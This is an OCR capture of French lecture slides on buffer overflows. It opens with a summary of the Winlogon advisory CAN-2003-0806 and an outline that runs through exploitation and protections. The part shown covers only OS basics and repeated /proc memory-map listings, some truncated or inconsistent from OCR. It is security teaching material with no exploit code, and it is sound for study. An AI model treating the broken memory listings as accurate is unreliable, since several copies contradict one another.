Winlogon Vulnerability - CAN-2003-0806:

A buffer overrun vulnerability exists in the Windows logon process (Winlogon). It does not check the size of a value used during the logon process before inserting it into the allocated buffer. The resulting overrun could allow an attacker to remotely execute code on an affected system. Systems that are not members of a domain are not affected by this vulnerability. An attacker who successfully exploited this vulnerability could take complete control of an affected system.


Message classique lors d'une mise à jour

Exemple traditionnel d'utilisateur

LE BUFFER OVERFLOW

I. Qu'est qu'un système d'exploitation
    - OS
    - Un programme
II. CPU et compilation
    - Les registres du CPU
    - Structure d'un programme
    - Fonctionnement d'un programme
    - La pile
III. Buffer overflow
    - Présentation
    - Outils utilisés
    - Exploitation
IV. Protection
    1. Page non exécutable
    2. ASLR
    3. NX plus ASLR
    4. Stack Smashing Protection

I. Qu'est-ce qu'un OS ?




Qu'est ce qu'un système d'exploitation ?


Comment tourne un programme sur un ordinateur ?

vous

Un programme (le votre) s'exécutant sur une machine




Vous n'êtes pas tout seul...




Tous ces programmes utilisent les ressources de la machine via une librairie (libc6, kernel32.dll, ...)

LE SYSTÈME D'EXPLOITATION

vous



pirate



doute existentiel

suid root


root

C'est LE système d'exploitation ou pour être précis le noyau de ce système qui répond à ces demandes à la libc....


LE SYSTÈME D'EXPLOITATION

vous

pirate




LIBC



Fin du doute

suid root

Driver qui plante



root

driver

matériel

Il commande les différents périphériques

Un programme en mémoire

08048000-08052000	r-xp	/bin/cat
08052000-08053000	rw-p	/bin/cat
09e1e000-09e3f000	rw-p	[heap]
b7421000-b760e000	r--p	/usr/lib/locale/locale-archive
b760e000-b760f000	rw-p	
b760f000-b775a000	r-xp	/lib/i686/cmov/libc-2.11.3.so
b775a000-b775c000	r--p	/lib/i686/cmov/libc-2.11.3.so
b775c000-b775d000	rw-p	/lib/i686/cmov/libc-2.11.3.so
b775d000-b7760000	rw-p	
b776f000-b7771000	rw-p	
b7771000-b7772000	r-xp	[vdso]
b7772000-b778d000	r-xp	/lib/ld-2.11.3.so
b778d000-b778e000	r--p	/lib/ld-2.11.3.so
b778e000-b778f000	rw-p	/lib/ld-2.11.3.so
bfbbe000-bfbdf000	rw-p	[stack]

Une page

Un p

08048000-		/bin/cat
08052000-		/bin/cat
09e1e000		[heap]
b7421000-		
b760e000		
b760f000-		/usr/lib/locale/locale-archive
b775a000-		
b775c000-		
b775d000-		
b776f000-b7771000	rw-p	
b7771000-b7772000	r-xp	[vdso]
b7772000-b778d000	r-xp	/lib/ld-2.11.3.so
b778d000-b778e000	r--p	/lib/ld-2.11.3.so
b778e000-b778f000	rw-p	/lib/ld-2.11.3.so
bfbbe000-bfbdf000	rw-p	[stack]

Le nom

Un programme en mémoire


L'adresse

08052000-08053000	r-xp	/bin/cat
08053000-08054000	rw-p	/bin/cat
09e1e000-09e3f000	rw-p	[heap]
b7421000-b760e000	r--p	/usr/lib/locale/locale-archive
b760e000-b760f000	rw-p	
b760f000-b775d000	r-xp	/lib/i686/cmov/libc-2.11.3.so
b775d000-b7760000	r--p	/lib/i686/cmov/libc-2.11.3.so
b7760000-b7761000	rw-p	/lib/i686/cmov/libc-2.11.3.so
b776f000-b7771000	rw-p	
b7771000-b7772000	r-xp	[vdso]
b7772000-b778d000	r-xp	/lib/ld-2.11.3.so
b778d000-b778e000	r--p	/lib/ld-2.11.3.so
b778e000-b778f000	rw-p	/lib/ld-2.11.3.so
bfbbe000-bfbdf000	rw-p	[stack]

Un programme en mémoire


08048000-08052000	r-xp	/bin/cat
08052000-08053000	rw-p	/bin/cat
09e1e000-09e3f000	rw-p	[heap]
b7421000-b760e000	r--p	/usr/lib/locale/locale-archive
b760e000-b760f000	rw-p	
b760f000-b775a000	r-xp	/lib/i686/cmov/libc-2.11.3.so
b775a000-b775c000	r--p	/lib/i686/cmov/libc-2.11.3.so
b775c000-b775d000	rw-p	/lib/i686/cmov/libc-2.11.3.so
b775d000-b7760000	rw-p	
b776f000-b7771000		
b7771000-b777200		[vdso]
b7772000-b778d0		/lib/ld-2.11.3.so
b778d000-b778e0		/lib/ld-2.11.3.so
b778e000-b778f000		/lib/ld-2.11.3.so
bfbbe000-bfbdf000	rw-p	[stack]

Les droits





Un pro mémoire

08048000-0		
08052000-		
09e1e000-0		
b7421000-b76	p	/usr/lib
b760e000-b760f000	rw-p	
b760f000-b775a000	r-xp	/lib/i68
b775a000-b775c000	r--p	/lib/i68
b775c000-b775d000	rw-p	/lib/i68
b775d000-b7760000	rw-p	
b776f000-b7771000	rw-p	
b7771000-b7772000	r-xp	
b7772000-b778d000	r-xp	
b778d000-b778e000	r--p	
b778e000-b778f000	rw-p	
bfbbe000-bfbdf000	rw-p	

